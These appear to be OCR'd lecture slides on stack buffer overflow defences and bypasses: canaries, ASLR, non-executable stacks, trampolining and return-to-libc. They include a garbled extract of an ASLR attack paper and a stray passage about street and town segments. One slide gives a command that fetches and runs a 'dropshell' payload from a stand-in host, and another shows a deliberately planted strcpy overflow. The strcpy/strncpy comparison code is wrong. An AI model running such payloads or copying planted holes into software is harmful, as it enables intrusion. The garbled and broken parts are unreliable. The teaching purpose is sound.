
DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES



What value should the canary have?

CANARY VALUES

From StackGuard [Wagle & Cowan]


1. **Terminator canaries** (CR, LF, NULL, -1)
 - Leverages the fact that scanf etc. don't allow these
2. **Random canaries**
 - Write a new random value @ each process start
 - Save the real value somewhere in memory
 - Must write-protect the stored value
3. **Random XOR canaries**
 - Same as random canaries
 - But store canary XOR some control info, instead

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
- Getting %eip to point to our code (dist buff to stored eip)

ADDRESS SPACE LAYOUT RANDOMIZATION



Randomize where exactly these regions start

<p>Houry Shacham Stanford University hshacham@cs.stanford.edu</p>	<p>Matthew Page Stanford University mpage@stanford.edu</p>	<p>Ben Platt Stanford University bplatt@cs.stanford.edu</p>
<p>Eui-Jin Goh Stanford University euijin@cs.stanford.edu</p>	<p>Nagendra Modadugu Stanford University nagendra@cs.stanford.edu</p>	<p>Dan Bonch Stanford University dabo@cs.stanford.edu</p>

Address-space randomization is a technique used to better protect against buffer overflow attacks. The idea is to randomize the stack differently in randomizing the memory layout of certain system components. This randomization randomizes the both kernel (via PAE, ASLR), and UserSpace. We study the effectiveness of address-space randomization and find that, in reality, its effect on buffer overflows is limited by the number of bits available for address randomization. In particular, we demonstrate a novel technique, called that will convert any standard buffer overflow exploit into an exploit that works against systems protected by address-space randomization. The resulting exploit is as effective as the original exploit, although it takes a little longer to execute since a larger number, on average 250 words to compare with 400, is needed to find a valid PUE ASLR value. The attack does not require randomization on the stack.

Categories and Subject Descriptors

General Terms

Permissions to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided the copies are not made or distributed for profit or commercial advantage and that copies bear the notice and the full citation on the first page. To copy otherwise, to republish, to post on a server or to redistribute to lists, requires prior specific permission of the publisher.

Authors' names are in alphabetical order. Researcher not involved with writing

Randomizing the memory-address-space layout of software has recently gained great interest as a means of self-defeating the nonrandomness of software [13, 18, 20, 25], which is believed to be randomizing the address space as part of a software program prevents attackers from using the same exploit code effectively against all installations of the program containing the same flaw. The attacker must fit their code a specific machine for each instance of a random layout program or perform brute force attacks to guess the address-space layout. Better known to us is a possibly flawed, claimed to successfully randomizing the address-space layout each time the program is executed. In particular, this technique seems to hold great promise in preventing the exponential propagation of worms that use the Internet and computer worms, which is a hard-coded attack [21, 22].

In this paper, we explore the effectiveness of address space randomization in preventing an attacker from using the same attack code to exploit the same flaw in multiple randomized instances of a single software program. To facilitate, we implement a proof version of a technique for the attack on the Apache HTTP Server [8] on a machine running Linux with PaX address Space Layout Randomization (ASLR) and Shlib as Executable Space Randomization (ESR).

Traditional systems to date, especially rely on knowledge of addresses as well the street and the (line) town segments. With PAF-ALIS in place, more explicit must give the segment address like a search space of either 40 lines (if street and line address are provided) or only 10 lines (if only segment). In contrast, our system is like traditional one address placed in the target polygon into the street. In this way, our technique need only give the line town segment office, reducing the search space to an arbitrary point 10 lines. While the specific search was only a single entry point in line, the output features is also applicable to segment address in line, address.

The implementation shows that buffer overflow attacks (as used in, e.g., the Slammer worm [12]) are as effective as one randomised by IPv4, ASes, as on nonrandomised code. Technically, we attack nodes on the average 500 seconds in a single remote shell. These three statistics, like our attack, can be improved in practice, but reasonably enough.

- Introduces return-to-libc atk
- Probes for location of usleep
- On 32-bit architectures, only 16 bits of entropy
- fork() keeps same offsets



theurbanpenguin
YouTube - Apr 23, 2018


RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
Address Space Layout Randomization (**ASLR**)
- Getting %eip to point to our code (dist buff to stored **eip**)

GETTING %EIP TO POINT TO OUR CODE

Recall that *all* memory has Read, Write, and Execute permissions



Non-executable Memory Segments

- **Prevent running code on the stack** by enforcing a **no-execution permission on the stack** segment of memory.
 - If the attacker's shellcode were not able to run, then exploiting an application would be difficult.
- Finally, many operating systems now feature address space layout randomization (ASLR), which rearranges the data of a process's address space at random, making it extremely difficult to predict where to jump in order to execute code.

Non-executable Memory Segments

- Despite these protection mechanisms, researchers and hackers alike have developed **newer, more complicated** ways of exploiting buffer overflows.
- For example, popular ASLR implementations on 32-bit Windows and Linux systems have been shown to use an **insufficient amount of randomness** to fully prevent brute-force attacks, which has required additional techniques to provide stack-smashing protection.

Other Attack Techniques: *Trampolining*

- NOP sledding makes stack-based buffer overflows much more likely to succeed, however, they still require a good deal of guesswork and are not extremely reliable.
- **jump-to-register** or **trampolining**, is considered more precise.
- On initialization, most processes load the contents of external libraries into their address space.
- These external libraries contain instructions that are commonly used by many processes, system calls, and other low-level operating system code. Because they are loaded into the process's address space in a reserved section of memory, they are in predictable memory locations.
 - Attackers can use knowledge of these external libraries to perform a trampolining attack.

Other Attack Techniques: *Trampolining*

- For example, an attacker might be aware of a particular assembly code instruction in a Windows core system DLL and suppose this instruction tells the processor to jump to the address stored in one of the processor's registers, such as ESP.
 - If the attacker can manage to place his malicious code at the address pointed to by ESP and then overwrite the return address of the current function with the address of this known instruction, then on returning, the application will jump and execute the `jmp esp` instruction, resulting in execution of the attacker's malicious code.
- Once again, specific examples will vary depending on the application and the chosen library instruction, but in general this technique provides a reliable way to exploit vulnerable applications that is not likely to change on subsequent attempts on different machines, provided all of the machines involved are running the same version of the operating system.

Other Attack Techniques: *Return-to-libc*

- A return-to-libc attack, also uses the external libraries loaded at runtime—in this case, the functions of the C library, libc.
 - If the attacker can determine the address of a C library function within a vulnerable process's address space, such as `system()` or `execv`, this information can be used to force the program to call this function.
- The attacker can overflow the buffer as before, overwriting the return address with the address of the desired library function.
 - Following this address, the attacker must provide a new address that the libc function will return to when it is finished execution (this may be a dummy address if it is not necessary for the chosen function to return), followed by addresses pointing to any arguments to that function.

Other Attack Techniques: *Return-to-libc*

- When the vulnerable stack frame returns, it will call the chosen function with the arguments provided, potentially giving full control to the attacker.
 - This technique has the added advantage of not executing any code on the stack itself.
 - The stack only contains arguments to existing functions, not actual shellcode. Therefore, this attack can be used even when the stack is marked as nonexecutable.

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];  
:  
strcpy(buf,s); /* Overflow buffer */
```

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];  
:  
strcpy(buf,s); /* Overflow buffer */
```

Preferred: strncpy

```
char buf[4];  
strncpy(buf, "hello!", sizeof(buf));   buf = {'h', 'e', 'l', 'l'}  
strcpy(buf, "hello!", sizeof(buf));    buf = {'h', 'e', 'l', '\0'}
```


RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:


```
char buf[64];  
:  
strcpy(buf,s); /* Overflow buffer */
```

Goal: `system("wget http://www.example.com/dropshell ;
chmod +x dropshell ;
./dropshell");`


Challenge: Non-executable stack

Insight: "`system`" already exists somewhere in libc


RETURN TO LIBC




RETURN TO LIBC



